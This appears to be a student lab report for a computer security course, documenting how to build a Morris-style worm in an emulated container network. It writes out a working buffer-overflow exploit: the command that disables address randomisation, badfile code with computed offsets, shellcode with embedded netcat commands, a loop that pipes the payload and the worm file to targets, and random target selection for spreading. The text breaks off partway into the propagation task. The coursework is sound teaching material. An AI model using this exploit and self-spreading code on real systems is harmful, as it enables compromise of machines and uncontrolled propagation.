CSE 406: Computer Security Sessional

Assignment 2
Malware Design: Morris Worm

Setup

Building internet-nano

- Open a terminal in **internet-nano** and `dcbuild`

```
$ cd internet-nano
$ dcbuild
```

- Let this terminal running in the background

Building map

- Open another terminal in **map** and `dcbuild`

```
$ cd map
$ dcbuild
```

- Let this terminal running in the background

Task 1: Attack any Target Machine

This task focuses on attacking any machine on our internet. A vulnerable server is installed on all the containers and they all have a buffer-overflow vulnerability.

Task Goal: *Exploit the buffer-overflow vulnerability so we can run malicious code on the server*

Step 1: Turn off address randomization

- The kernel parameter is global. Open a terminal in the host machine (i.e SEED-Ubuntu) and run the following command


```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

Step 2: Getting the EBP and buffer address values

- We have to know the return address and the offset to perform the buffer-overflow attack. To know these two values, we execute the following command in our host machine (SEED-Ubuntu)

```
$ echo hello | nc -w2 10.151.0.71 9090
```

- Result of above command:




```
as151h-host_0-10.151.0.71            | Starting stack
as151h-host_0-10.151.0.71            | Input size: 6
as151h-host_0-10.151.0.71            | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71            | Buffer's address inside bof():     0xffffd588
```

- We get from the above result the two parameters
  - **ebp** of **bof()** = `0xffffd5f8`
  - Buffer's address = `0xffffd588`

Step 3: Modifying worm.py

- We use the two values from previous step to create a badfile. Modify **createBadfile()** inside **worm.py**




```
29 # Create the badfile (the malicious payload)
30 def createBadfile():
31    content = bytearray(0x90 for i in range(500))
32    ##################################################################
33    # Put the shellcode at the end
34    content[500-len(shellcode):] = shellcode
35
36    ret    = 0xffffd5f8 + 40                        # Need to change
37    offset = 0xffffd5f8 - 0xffffd588 + 4            # Need to change
38
39    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
40    ##################################################################
41
42    # Save the binary code to file
43    with open('badfile', 'wb') as f:
44       f.write(content)
45
```

- On **line 36** and **line 37** we added the required offset and return address value using the two values we retrieved from the previous step. An extra offset of `40` was added with `ret`. This value was fixed using trial and error.

Step 4: Executing worm.py


- Open a terminal inside the directory **worm** and run the file



```
[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

- In the above figure, we can see that our attack file has executed properly and is attacking **10.151.0.71**

- Lets take a look at the terminal where **internet-nano** is running.



```
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | (^_^) Shellcode is running (^_^)
```

fig: internet-nano

- We see that the output `(^_^) Shellcode is running (^_^)`

- **This is the proof that our buffer-overflow attack has been successful**


Task 2: Self Duplication

A malicious program can be called a *worm* if it can spread from one place to another automatically. To do that, the worm must be able to copy itself from one machine to another machine. This is called *self-duplication*.

Task goal: Send the **worm.py** file to the target machine

Step 1: Modify the shellcode, receive worm.py


- On **line 22**, we used `nc -lnv 8080 > worm.py` to open and listen to a TCP port 8080. Anything that is received from this port is written to the file **worm.py**



```
 8 # You can use this shellcode to run any command you want
 9 shellcode= (
10    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13    "\xff\xff\xff"
14    "AAAABBBBCCCCDDDD"
15    "/bin/bash*"
16    "-c*"
17    # You can put your commands in the following three lines.
18    # Separating the commands using semicolons.
19    # Make sure you don't change the length of each line.
20    # The * in the 3rd line will be replaced by a binary zero.
21    " echo '(^_^) Shellcode is running (^_^)';                  "
22    " nc -lnv 8080 > worm.py;                                    "
23    "                                                           *"
24    "123456789012345678901234567890123456789012345678901234567890"
25    # The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
```

Step 2: Modify while(True) loop, send worm.py


- On **line 84**, we opened a TCP connection on port `8080` and sent the file **worm.py** through this connection. Anyone listening on this port will receive the contents of **worm.py**



```
        # Send the malicious payload to the target host
        print(f"**********************************", flush=True)
        print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
        print(f"**********************************", flush=True)
        subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

        # Give the shellcode some time to run on the target host
        time.sleep(1)

        subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)

        # Sleep for 10 seconds before attacking another host
        time.sleep(10)

        # Remove this line if you want to continue attacking others
        exit(0)
```


Step 3: Run worm.py

- We run **worm.py** on our machine (SEED-Ubuntu) to start the attack. With that, the worm file will be sent to the victim.
- To see that the victim machine indeed recived the file, we use docker to see the files list of victims machine



```
cff8a9f02de2  seedemu_client
d4c68d3da6c3  as152h-host_0-10.152.0.71
bb543dc65da5  as153h-host_2-10.153.0.73
303dcd1d82a0  as153h-host_4-10.153.0.75
95dc315d0c39  as151h-host_0-10.151.0.71
494f7f43c4d3  as152h-host_2-10.152.0.73
45b61df0d685  as153h-host_1-10.153.0.72
0415fddea6a2  as153h-host_3-10.153.0.74
ef2fb8168ea2  as153h-host_0-10.153.0.71
021f5658b5d0  as152h-host_1-10.152.0.72
a9d8722c61ac  as152h-host_3-10.152.0.74
e77c3f9b7e0f  as153r-router0-10.153.0.254
1a061b53fff1  as151h-host_4-10.151.0.75
9587e4b01457  as100rs-ix100-10.100.0.100
e70315536cf5  as151h-host_1-10.151.0.72
bfa0e3d061e4  as151h-host_3-10.151.0.74
952bc99be9eb  as151h-host_2-10.151.0.73
2387139804b2  as152r-router0-10.152.0.254
297103b8d29a  as151r-router0-10.151.0.254
5d97b210456f  as152h-host_4-10.152.0.75
83fd3dd3f9bb  mysql-10.9.0.6
d021415db37c  elgg-10.9.0.5
[08/06/22]seed@VM:~/.../internet-nano$ ^C
[08/06/22]seed@VM:~/.../internet-nano$ docksh 95dc315d0c39
root@95dc315d0c39:/# ls
bin   dev   ifinfo.txt       lib32   media  proc  sbin             srv       tmp
bof   etc   interface_setup  lib64   mnt    root  seedemu_sniffer  start.sh  usr
boot  home  lib              libx32  opt    run   seedemu_worker   sys       var
root@95dc315d0c39:/# cd bof
root@95dc315d0c39:/bof# ls
server  stack  worm.py
root@95dc315d0c39:/bof# 
```

fig: victim's directory contains the file worm.py



```
root@95dc315d0c39:/# cd bof
root@95dc315d0c39:/bof# ls
server  stack  worm.py
root@95dc315d0c39:/bof# cat worm.py
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint

# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                   "
   " nc -lnv 8080 > worm.py;                                    "
   " echo 'server received worm.py';                           *"
   "123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```


fig: contents of the file worm.py

- **This is the proof that task 2 has been successfully completed**

Task 3: Propagation

Step 1: Generate random ip address


- Instead of hardcoded target machine, we edit `getNextTarge()` function to randomly generate a target



```python
# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    X = randint(151, 155)
    Y = randint(70, 80)
    ipAddress = '10.' + str(X) + '.0.' + str(Y)
    return ipAddress
```

Step 2: Edit the shellcode


- On **line 23**, we added code for executing the file **worm.py** after it has been written



```
 9 shellcode= (
